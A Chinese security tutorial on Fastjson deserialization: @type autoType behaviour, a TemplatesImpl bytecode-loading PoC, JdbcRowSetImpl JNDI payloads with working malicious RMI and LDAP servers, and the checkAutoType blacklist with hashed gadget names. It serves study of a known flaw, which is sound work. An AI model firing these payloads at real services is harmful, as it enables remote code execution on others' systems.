这篇文章介绍了Fastjson的功能、使用方法及其反序列化漏洞。Fastjson是Alibaba开发的高性能Java JSON库,用于在JSON和Java对象之间转换。文章详细讲解了如何导入依赖、定义类和进行测试,并探讨了反序列化漏洞的原理及利用方式。通过@type字段指定类名,在反序列化过程中调用setter和getter方法执行恶意代码。不同版本的Fastjson通过黑白名单机制和哈希黑名单修复漏洞,但绕过方法仍存在风险。 2025-12-10 03:1:32 Author: www.freebuf.com(查看原文) 阅读量:1 收藏
基础
Fastjson 是 Alibaba 开发的 Java 语言编写的高性能 JSON 库,用于将数据在 JSON 和 Java Object 之间互相转换。
提供两个主要接口来分别实现序列化和反序列化操作。
JSON.toJSONString将 Java 对象转换为 json 对象,序列化的过程。
JSON.parseObject/JSON.parse将 json 对象重新变回 Java 对象;反序列化的过程
- 所以可以简单的把 json 理解成是一个字符串。
导入依赖
<dependency>
 <groupId>com.alibaba</groupId>
 <artifactId>fastjson</artifactId>
 <version>1.2.24</version>
</dependency>
定义一个 Student 类,代码如下
public class Student {
    private String name;
 private int age;

 public Student() {
        System.out.println("构造函数");
 }

    public String getName() {
        System.out.println("getName");
 return name;
 }

    public void setName(String name) {
        System.out.println("setName");
 this.name = name;
 }

    public int getAge() {
        System.out.println("getAge");
 return age;
 }

    public void setAge(int age) {
        System.out.println("setAge");
 this.age = age;
 }
}
测试
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.serializer.SerializerFeature;

public  class StudentSerialize {
public static void main(String[] args) {
    Student student = new Student();
    student.setName("zzzzzy");
//        student.setAge(6);
    String jsonString = JSON.toJSONString(student, SerializerFeature.WriteClassName);
    System.out.println(jsonString);
}
}
 很明显这句语句是关键的。
String jsonString = JSON.toJSONString(student, SerializerFeature.WriteClassName);
我们关注于它的参数
第一个参数是 student,是一个对象,就不多说了;
第二个参数是SerializerFeature.WriteClassName,是JSON.toJSONString()中的一个设置属性值,设置之后在序列化的时候会多写入一个@type,即写上被序列化的类名,type 可以指定反序列化的类,并且调用其getter/setter/is方法。
Fastjson 接受的 JSON 可以通过@type字段来指定该JSON应当还原成何种类型的对象,在反序列化的时候方便操作
String jsonString = JSON.toJSONString(student, SerializerFeature.WriteClassName);
    String jsonString2 = JSON.toJSONString(student);
    System.out.println(jsonString);
    System.out.println(jsonString2);

@type
当一个类只有一个接口的时候,将这个类的对象序列化的时候,就会将子类抹去(apple/orange)只保留接口的类型(Fruit),最后导致反序列化时无法得到原始类型。本例中,将两个json再反序列化生成java对象的时候,无法区分原始类是apple还是orange。
为了解决上述问题: fastjson引入了基于属性(AutoType),即在序列化的时候,先把原始类型记录下来。使用@type的键记录原始类型.
Feature.SupportNonPublicField
前文我们在反序列化代码运行的时候,发现我们并不能获取到 “age” 这个值,因为它是私有属性的。
- 如果要还原出 private 的属性的话,还需要在JSON.parseObject/JSON.parse中加上Feature.SupportNonPublicField参数。
也就是说,若想让传给JSON.parseObject()进行反序列化的JSON内容指向的对象类中的私有变量成功还原出来,则需要在调用JSON.parseObject()时加上Feature.SupportNonPublicField这个属性设置才行。
parse与parseObject区别
前面的demo都是用parseObject()演示的,还没说到parse()。两者主要的区别就是parseObject()返回的是JSONObject而parse()返回的是实际类型的对象,当在没有对应类的定义的情况下,一般情况下都会使用JSON.parseObject()来获取数据。
FastJson中的parse()和parseObject()方法都可以用来将JSON字符串反序列化成Java对象,parseObject()本质上也是调用parse()进行反序列化的。但是parseObject()会额外的将Java对象转为 JSONObject对象,即JSON.toJSON()。所以进行反序列化时的细节区别在于,parse()会识别并调用目标类的setter方法及某些==特定条件==的getter方法,而parseObject()由于多执行了JSON.toJSON(obj),所以在处理过程中会调用反序列化目标类的==所有==setter和getter方法。
也就是说,我们用parse()反序列化会直接得到特定的类,而无需像parseObject()一样返回的是JSONObject类型的对象、还可能需要去设置第二个参数指定返回特定的类。
String jsonString ="{\"@type\":\"Student\",\"age\":6," +
        "\"name\":\"zzzy\",\"address\":\"china\",\"properties\":{}}";
Object obj = JSON.parseObject(jsonString, Student.class);
要用parseObject,里面的参数需要是Object.class
fastjson 反序列化漏洞原理
分析
fastjson 在反序列化的时候会去找我们在@type中规定的类是哪个类,然后在反序列化的时候会自动调用这些 setter 与 getter 方法的调用,注意!并不是所有的 setter 和 getter 方法。
下面直接引用结论,Fastjson会对满足下列要求的setter/getter方法进行调用:
满足条件的setter:
- 方法名以
set开头 - 方法必须是
public修饰 - 参数个数为1个
- 返回值类型为
void或当前类类型(用于链式调用)
满足条件的getter:
- 方法名以
get开头 - 方法必须是
public修饰 - 参数个数为0
- 返回值类型不为
void
或
以下特定返回值类型的getter方法一定会被调用:
// 这些类型的getter一定会被调用
返回值类型继承自:
- Collection
- Map
- AtomicBoolean
- AtomicInteger
- AtomicLong
- 数组类型 (T[])
布尔类型的Getter
- 方法名以
is开头 - 返回值类型为
boolean或Boolean - 参数个数为0
我个人理解 fastjson 的利用攻击其实是蛮简单的,因为没有那么多复杂的链子,也不需要反射修改值,直接在 json 串里面赋值就好了。
由前面知道,Fastjson是自己实现的一套序列化和反序列化机制,不是用的Java原生的序列化和反序列化机制。无论是哪个版本,Fastjson反序列化漏洞的原理都是一样的,只不过不同版本是针对不同的黑名单或者利用不同利用链来进行绕过利用而已。
通过Fastjson反序列化漏洞,攻击者可以传入一个恶意构造的JSON内容,程序对其进行反序列化后得到恶意类并执行了恶意类中的恶意函数,进而导致代码执行。
由前面demo知道,Fastjson使用parseObject()/parse()进行反序列化的时候可以指定类型。如果指定的类型太大,包含太多子类,就有利用空间了。例如,如果指定类型为Object或JSONObject,则可以反序列化出来任意类。例如代码写Object o = JSON.parseObject(poc,Object.class)就可以反序列化出Object类或其任意子类,而Object又是任意类的父类,所以就可以反序列化出所有类。
在某些情况下进行反序列化时会将反序列化得到的类的构造函数、getter方法、setter方法执行一遍,如果这三种方法中存在危险操作,则可能导致反序列化漏洞的存在。换句话说,就是攻击者传入要进行反序列化的类中的构造函数、getter方法、setter方法中要存在漏洞才能触发。
我们到DefaultJSONParser.parseObject(Map object, Object fieldName)中看下,JSON中以@type形式传入的类的时候,调用deserializer.deserialize()处理该类,并去调用这个类的setter和getter方法:
若反序列化指定类型的类如Student obj = JSON.parseObject(text, Student.class);,该类本身的构造函数、setter方法、getter方法存在危险操作,则存在Fastjson反序列化漏洞;
若反序列化未指定类型的类如Object obj = JSON.parseObject(text, Object.class);,该若该类的子类的构造方法、setter方法、getter方法存在危险操作,则存在Fastjson反序列化漏洞;
一般的,Fastjson反序列化漏洞的PoC写法如下,@type指定了反序列化得到的类
{
"@type":"xxx.xxx.xxx",
"xxx":"xxx",
...
}
关键是要找出一个特殊的在目标环境中已存在的类,满足如下两个条件:
- 该类的构造函数、
setter方法、getter方法中的某一个存在危险操作,比如造成命令执行; - 可以控制该漏洞函数的变量(一般就是该类的属性);
demo

由前面比较的案例知道,当反序列化指定的类型是Object.class,即代码为Object obj = JSON.parseObject(jsonstring, Object.class, Feature.SupportNonPublicField);时,反序列化得到的类的构造函数、所有属性的setter方法、properties私有属性的getter方法都会被调用,因此我们这里直接做最简单的修改,将Student类中会被调用的getter方法添加漏洞代码,这里修改getProperties()作为演示:
import java.util.Properties;

public class Student {
    private String name;
 private int age;
 private String address;
 private Properties properties;

 public Student() {
        System.out.println("构造函数");
 }

    public String getName() {
        System.out.println("getName");
 return name;
 }

    public void setName(String name) {
        System.out.println("setName");
 this.name = name;
 }

    public int getAge() {
        System.out.println("getAge");
 return age;
 }

//    public void setAge(int age) {
//        System.out.println("setAge");
//        this.age = age;
//    }

 public String getAddress() {
        System.out.println("getAddress");
 return address;
 }

    public Properties getProperties() throws Exception{
        System.out.println("getProperties");
 Runtime.getRuntime().exec("gnome-calculator");
 return properties;
 }
}
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.JSONObject;
import com.alibaba.fastjson.parser.Feature;

public class FastjsonEasyPoC {
    public static void main(String[] args){
        String jsonString ="{\"@type\":\"Student\",\"age\":6,\"name\":\"zzzy\",\"address\":\"china\",\"properties\":{}}";

 Object obj = JSON.parseObject(jsonString, Object.class);
 System.out.println(obj);
 System.out.println(obj.getClass().getName());
 }
}
利用
感觉跟原生反序列化差不多,因为在他json反序列化会自动调用setter,getter方法.这种自动的方法调用就很容易造成危害.类比cc链的学习过程,这里就该是找一些类的的setter,getter中存在危险方法.然后我们利用@type标签去指定这个类.
基于 TemplatesImpl 的利用链
这里需要联系上cc3的TemplatesImpl 的字节码,可以加载我们定好的恶意类
它的漏洞点在于调用了.newInstance()方法。我们现在回去看这里,发现漏洞点的地方实际上是一个getter方法 参数跟cc3注意是一样的
_name字段的值不能为null
`TemplatesImpl` 只会加载和执行继承自 `AbstractTranslet` 类的字节码
_classs 的值为空
_bytecodes 的值,这里需要的是一个二维数组,所以我们创建一个二维数组。但是 _bytecodes 作为传递进 defineClass 方法的值是一个一维数组。
tfactory 的值在 TemplatesImpl 这一类中被定义如下,关键字是 transient,这就导致了这个变量在序列化之后无法被访问。所以这里直接在反射中将其赋值为 TransformerFactortImpl
但他的返回值是一个抽象类并且是private方法,不满足getter的调用条件.
查看调用,看谁调用了newTransformer()

 找到getOutputProperties()
 这里就满足触发getter的条件.
所以具体的链子为
getOutputProperties() ---> newTransformer() ---> TransformerImpl(getTransletInstance(), _outputProperties, _indentNumber, _tfactory);
poc
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.Feature;
import com.alibaba.fastjson.parser.ParserConfig;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import org.apache.commons.codec.binary.Base64;
import org.apache.commons.io.IOUtils;

import java.io.ByteArrayOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;

public class TemplatesImplPoc {
public static String readClass(String cls){
    ByteArrayOutputStream bos = new ByteArrayOutputStream();
    try {
        IOUtils.copy(new FileInputStream(new File(cls)), bos);
    } catch (IOException e) {
        e.printStackTrace();
    }
    return Base64.encodeBase64String(bos.toByteArray());
}

        public static void main(String args[]){
            try {
                ParserConfig config = new ParserConfig();
                final String fileSeparator = System.getProperty("file.separator");
                final String evilClassPath = "/home/zy/javaclass/TemplatesBytes.class";//恶意类
                String evilCode = readClass(evilClassPath);//获得字节
                final String NASTY_CLASS = "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl";//反序列化指定的类
                String text1 = "{\"@type\":\"" + NASTY_CLASS +
                        "\",\"_bytecodes\":[\""+evilCode+"\"],'_name':'zzzy','_tfactory':{ },\"_outputProperties\":{ },";//需要调用getOutputProperties(),所以一定是要_outputProperties参数
                System.out.println(text1);

                Object obj = JSON.parseObject(text1, Object.class, config, Feature.SupportNonPublicField);
                //Object obj = JSON.parse(text1, Feature.SupportNonPublicField);
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
}
 最后的触发,两个都可以触发
Object obj = JSON.parseObject(text1, Object.class, config, Feature.SupportNonPublicField);//
  Object obj = JSON.parse(text1, Feature.SupportNonPublicField);//
| 特性 | JSON.parseObject() | JSON.parse() |
|---|---|---|
| 返回类型 | 指定类型(这里是Object) | Object(泛型) |
| 类型控制 | 可通过第二个参数指定 | 完全由@type控制 |
| 配置灵活性 | 可传入ParserConfig | 使用默认配置 |
| 安全风险 | 高 | 极高 |
基于 JdbcRowSetImpl 的利用链
JNDI + RMI
JdbcRowSetImpl 类里面有一个setDataSourceName()方法,一看方法名就知道是什么意思了。设置数据库源,我们通过这个方式攻击。exp如下
{
	"@type":"com.sun.rowset.JdbcRowSetImpl",
	"dataSourceName":"rmi://localhost:1099/Exploit", "autoCommit":true
}
 这个set看起来并没有什么危险,只是设置了

dataSourceName属性,同时将this.conn(数据库连接对象)设置为了null 这里就有了因为上一步把conn置为null空,触发connect(),lookup的jndi来了.
 JNDIRmiServer.java
把 localhost 换成自己的 vps 即可。
import javax.naming.InitialContext;
import javax.naming.Reference;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

public class JNDIRMIServer {
    public static void main(String[] args) throws Exception{
        InitialContext initialContext = new InitialContext();
 Registry registry = LocateRegistry.createRegistry(1099);
 // RMI
 //initialContext.rebind("rmi://localhost:1099/remoteObj", new RemoteObjImpl()); // JNDI 注入漏洞
 Reference reference = new Reference("JndiCalc","JndiCalc","http://localhost:7777/");
 initialContext.rebind("rmi://localhost:1099/remoteObj", reference);
 }
}
攻击的 EXP 如下
import com.alibaba.fastjson.JSON;

// 基于 JdbcRowSetImpl 的利用链
public class JdbcRowSetImplExp {
    public static void main(String[] args) {
        String payload = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"rmi://localhost:1099/remoteObj\", \"autoCommit\":true}";
 JSON.parse(payload);
 }
}
JNDI+LDAP
JNDILdapServer
import com.unboundid.ldap.listener.InMemoryDirectoryServer;
import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig;
import com.unboundid.ldap.listener.InMemoryListenerConfig;
import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult;
import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor;
import com.unboundid.ldap.sdk.Entry;
import com.unboundid.ldap.sdk.LDAPException;
import com.unboundid.ldap.sdk.LDAPResult;
import com.unboundid.ldap.sdk.ResultCode;
import javax.net.ServerSocketFactory;
import javax.net.SocketFactory;
import javax.net.ssl.SSLSocketFactory;
import java.net.InetAddress;
import java.net.MalformedURLException;
import java.net.URL;


// jndi 绕过 jdk8u191 之前的攻击
public class JNDILdapServer {
    private static final String LDAP_BASE = "dc=example,dc=com";
 public static void main (String[] args) {
        String url = "http://127.0.0.1:7777/#JndiCalc";
 int port = 1099;
 try {
            InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig(LDAP_BASE);
 config.setListenerConfigs(new InMemoryListenerConfig(
                    "listen",
 InetAddress.getByName("0.0.0.0"),
 port,
 ServerSocketFactory.getDefault(),
 SocketFactory.getDefault(),
 (SSLSocketFactory) SSLSocketFactory.getDefault()));

 config.addInMemoryOperationInterceptor(new OperationInterceptor(new URL(url)));
 InMemoryDirectoryServer ds = new InMemoryDirectoryServer(config);
 System.out.println("Listening on 0.0.0.0:" + port);
 ds.startListening();
 }
        catch ( Exception e ) {
            e.printStackTrace();
 }
    }
    private static class OperationInterceptor extends InMemoryOperationInterceptor {
        private URL codebase;
 /**
 * */ public OperationInterceptor ( URL cb ) {
            this.codebase = cb;
 }
        /**
 * {@inheritDoc}
 * * @see com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor#processSearchResult(com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult)
 */ @Override
 public void processSearchResult ( InMemoryInterceptedSearchResult result ) {
            String base = result.getRequest().getBaseDN();
 Entry e = new Entry(base);
 try {
                sendResult(result, base, e);
 }
            catch ( Exception e1 ) {
                e1.printStackTrace();
 }
        }
        protected void sendResult ( InMemoryInterceptedSearchResult result, String base, Entry e ) throws LDAPException, MalformedURLException {
            URL turl = new URL(this.codebase, this.codebase.getRef().replace('.', '/').concat(".class"));
 System.out.println("Send LDAP reference result for " + base + " redirecting to " + turl);
 e.addAttribute("javaClassName", "Exploit");
 String cbstring = this.codebase.toString();
 int refPos = cbstring.indexOf('#');
 if ( refPos > 0 ) {
                cbstring = cbstring.substring(0, refPos);
 }
            e.addAttribute("javaCodeBase", cbstring);
 e.addAttribute("objectClass", "javaNamingReference");
 e.addAttribute("javaFactory", this.codebase.getRef());
 result.sendSearchEntry(e);
 result.setResult(new LDAPResult(0, ResultCode.SUCCESS));
 }

    }
}
import com.alibaba.fastjson.JSON;

public class JdbcRowSetImplLdapExp {
    public static void main(String[] args) {
        String payload = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"dataSourceName\":\"ldap://localhost:1099/Exploit\", \"autoCommit\":true}";
 JSON.parse(payload);
 }
}
检测机制
我们先看一看 Fastjson 的 1.2.25 版本是如何修复 1.2.24 版本的漏洞的。
checkAutoType()
修补方案就是将DefaultJSONParser.parseObject()函数中的TypeUtils.loadClass替换为checkAutoType()函数
public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
    if (typeName == null) {
        return null;
    }

    final String className = typeName.replace('$', '.');

    // autoTypeSupport默认为False
    // 当autoTypeSupport开启时,先白名单过滤,匹配成功即可加载该类,否则再黑名单过滤
    if (autoTypeSupport || expectClass != null) {
        for (int i = 0; i < acceptList.length; ++i) {
            String accept = acceptList[i];
            if (className.startsWith(accept)) {
                return TypeUtils.loadClass(typeName, defaultClassLoader);
            }
        }

        for (int i = 0; i < denyList.length; ++i) {
            String deny = denyList[i];
            if (className.startsWith(deny)) {
                throw new JSONException("autoType is not support. " + typeName);
            }
        }
    }

    // 从Map缓存中获取类,注意这是后面版本的漏洞点
    Class<?> clazz = TypeUtils.getClassFromMapping(typeName);
    if (clazz == null) {
        clazz = deserializers.findClass(typeName);
    }

    if (clazz != null) {
        if (expectClass != null && !expectClass.isAssignableFrom(clazz)) {
            throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
        }

        return clazz;
    }

    // 当autoTypeSupport未开启时,先黑名单过滤,再白名单过滤,若白名单匹配上则直接加载该类,否则报错
    if (!autoTypeSupport) {
        for (int i = 0; i < denyList.length; ++i) {
            String deny = denyList[i];
            if (className.startsWith(deny)) {
                throw new JSONException("autoType is not support. " + typeName);
            }
        }
        for (int i = 0; i < acceptList.length; ++i) {
            String accept = acceptList[i];
            if (className.startsWith(accept)) {
                clazz = TypeUtils.loadClass(typeName, defaultClassLoader);

                if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
                    throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
                }
                return clazz;
            }
        }
    }

    if (autoTypeSupport || expectClass != null) {
        clazz = TypeUtils.loadClass(typeName, defaultClassLoader);
    }

    if (clazz != null) {

        if (ClassLoader.class.isAssignableFrom(clazz) // classloader is danger
            || DataSource.class.isAssignableFrom(clazz) // dataSource can load jdbc driver
           ) {
            throw new JSONException("autoType is not support. " + typeName);
        }

        if (expectClass != null) {
            if (expectClass.isAssignableFrom(clazz)) {
                return clazz;
            } else {
                throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
            }
        }
    }

    if (!autoTypeSupport) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    return clazz;
}
简单地说,checkAutoType()函数就是使用黑白名单的方式对反序列化的类型继续过滤,acceptList为白名单(默认为空,可手动添加),denyList为黑名单(默认不为空)。
默认情况下,autoTypeSupport为False,即先进行黑名单过滤,遍历denyList,如果引入的库以denyList中某个deny开头,就会抛出异常,中断运行。
denyList黑名单中列出了常见的反序列化漏洞利用链Gadgets:
bsh
com.mchange
com.sun.
java.lang.Thread
java.net.Socket
java.rmi
javax.xml
org.apache.bcel
org.apache.commons.beanutils
org.apache.commons.collections.Transformer
org.apache.commons.collections.functors
org.apache.commons.collections4.comparators
org.apache.commons.fileupload
org.apache.myfaces.context.servlet
org.apache.tomcat
org.apache.wicket.util
org.codehaus.groovy.runtime
org.hibernate
org.jboss
org.mozilla.javascript
org.python.core
org.springframework
autoTypeSupport
autoTypeSupport是checkAutoType()函数出现后ParserConfig.java中新增的一个配置选项,在checkAutoType()函数的某些代码逻辑起到开关的作用。
默认情况下autoTypeSupport为False,将其设置为True有两种方法:
- JVM启动参数:
-Dfastjson.parser.autoTypeSupport=true - 代码中设置:
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);,如果有使用非全局ParserConfig则用另外调用setAutoTypeSupport(true);
AutoType白名单设置方法:
- JVM启动参数:
-Dfastjson.parser.autoTypeAccept=com.xx.a.,com.yy. - 代码中设置:
ParserConfig.getGlobalInstance().addAccept("com.xx.a"); - 通过fastjson.properties文件配置。在1.2.25/1.2.26版本支持通过类路径的fastjson.properties文件来配置,配置方式如下:
fastjson.parser.autoTypeAccept=com.taobao.pac.client.sdk.dataobject.,com.cainiao.
在1.2.24之后的版本中,使用了checkAutoType()函数,通过黑白名单的方式来防御Fastjson反序列化漏洞,因此后面发现的Fastjson反序列化漏洞都是针对黑名单的绕过来实现攻击利用的。
通过对黑名单的研究,我们可以找到具体版本有哪些利用链可以利用。
后继
从1.2.42版本开始,Fastjson把原本明文形式的黑名单改成了哈希过的黑名单,目的就是为了防止安全研究者对其进行研究,提高漏洞利用门槛,但是有人已在Github上跑出了大部分黑名单包类链接
fastjson各版本绕过
这里有大佬写好,可以直接去看大佬文章链接
1.2.47的复现
环境用docker拉取就行.
自己可以拉取1.2.47的fastjson依赖
可以找到黑名单 根据已知的hash,查询1.2.47的黑名单
1. Hash: -8720046426850100497
        Name: org.apache.commons.collections4.comparators
    ------------------------------------------------------------
     2. Hash: -8165637398350707645
        Name: junit.
    ------------------------------------------------------------
     3. Hash: -8109300701639721088
        Name: org.python.core
    ------------------------------------------------------------
     4. Hash: -8083514888460375884
        Name: org.apache.ibatis.datasource
    ------------------------------------------------------------
     5. Hash: -7966123100503199569
        Name: org.apache.tomcat
    ------------------------------------------------------------
     6. Hash: -7921218830998286408
        Name: org.osjava.sj.
    ------------------------------------------------------------
     7. Hash: -7768608037458185275
        Name: org.apache.log4j.
    ------------------------------------------------------------
     8. Hash: -7766605818834748097
        Name: org.apache.xalan
    ------------------------------------------------------------
     9. Hash: -6835437086156813536
        Name: javax.xml
    ------------------------------------------------------------
    10. Hash: -6179589609550493385
        Name: org.logicalcobwebs.
    ------------------------------------------------------------
    11. Hash: -5194641081268104286
        Name: org.apache.logging.
    ------------------------------------------------------------
    12. Hash: -4837536971810737970
        Name: org.springframework.
    ------------------------------------------------------------
    13. Hash: -4082057040235125754
        Name: org.apache.commons.beanutils
    ------------------------------------------------------------
    14. Hash: -3935185854875733362
        Name: org.apache.commons.dbcp
    ------------------------------------------------------------
    15. Hash: -2753427844400776271
        Name: com.ibatis.sqlmap.engine.datasource
    ------------------------------------------------------------
    16. Hash: -2364987994247679115
        Name: org.apache.commons.collections.Transformer
    ------------------------------------------------------------
    17. Hash: -2262244760619952081
        Name: java.net.URL
    ------------------------------------------------------------
    18. Hash: -1872417015366588117
        Name: org.codehaus.groovy.runtime
    ------------------------------------------------------------
    19. Hash: -1589194880214235129
        Name: org.jdom.
    ------------------------------------------------------------
    20. Hash: -254670111376247151
        Name: java.lang.Thread
    ------------------------------------------------------------
    21. Hash: -190281065685395680
        Name: javax.net.
    ------------------------------------------------------------
    22. Hash: 33238344207745342
        Name: 未找到对应的name
    ------------------------------------------------------------
    23. Hash: 313864100207897507
        Name: com.mchange
    ------------------------------------------------------------
    24. Hash: 1073634739308289776
        Name: org.slf4j.
    ------------------------------------------------------------
    25. Hash: 1203232727967308606
        Name: org.apache.wicket.util
    ------------------------------------------------------------
    26. Hash: 1502845958873959152
        Name: java.util.jar.
    ------------------------------------------------------------
    27. Hash: 3547627781654598988
        Name: org.mozilla.javascript
    ------------------------------------------------------------
    28. Hash: 3730752432285826863
        Name: java.rmi
    ------------------------------------------------------------
    29. Hash: 3794316665763266033
        Name: java.util.prefs.
    ------------------------------------------------------------
    30. Hash: 4147696707147271408
        Name: com.sun.//这里ban掉了TemplatesImpl
    ------------------------------------------------------------
    31. Hash: 5347909877633654828
        Name: java.util.logging.
    ------------------------------------------------------------
    32. Hash: 5450448828334921485
        Name: org.apache.bcel
    ------------------------------------------------------------
    33. Hash: 5688200883751798389
        Name: javassist.
    ------------------------------------------------------------
    34. Hash: 5751393439502795295
        Name: java.net.Socket
    ------------------------------------------------------------
    35. Hash: 5944107969236155580
        Name: org.apache.commons.fileupload
    ------------------------------------------------------------
    36. Hash: 6742705432718011780
        Name: org.jboss
    ------------------------------------------------------------
    37. Hash: 7017492163108594270
        Name: oracle.net
    ------------------------------------------------------------
    38. Hash: 7179336928365889465
        Name: org.hibernate
    ------------------------------------------------------------
    39. Hash: 7442624256860549330
        Name: org.apache.commons.collections.functors
    ------------------------------------------------------------
    40. Hash: 8389032537095247355
        Name: org.jaxen.
    ------------------------------------------------------------
    41. Hash: 8838294710098435315
        Name: org.apache.myfaces.context.servlet
    ------------------------------------------------------------
其检测函数为
public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) {
    if (typeName == null) {
        return null;
    }

    if (typeName.length() >= 128 || typeName.length() < 3) {
        throw new JSONException("autoType is not support. " + typeName);
    }
    //基本的长度检测

    String className = typeName.replace('$', '.');
    Class<?> clazz = null;
    //以防内部类绕过

    final long BASIC = 0xcbf29ce484222325L;
    final long PRIME = 0x100000001b3L;
    //FNV-1a 64位哈希算法的基础值和质数

    final long h1 = (BASIC ^ className.charAt(0)) * PRIME;
    if (h1 == 0xaf64164c86024f1aL) {
        throw new JSONException("autoType is not support. " + typeName);
    }
    if ((h1 ^ className.charAt(className.length() - 1)) * PRIME == 0x9198507b5af98f0L) {
        throw new JSONException("autoType is not support. " + typeName);
    }
    //解决前朝的问题,防止[开头,防止;结尾

    final long h3 = (((((BASIC ^ className.charAt(0))
            * PRIME)
            ^ className.charAt(1))
            * PRIME)
            ^ className.charAt(2))
            * PRIME;
    //这不知道在干啥


    //1.2.47没开autoTypeSupport,expectClass也没有,所以这个也不用看
/*
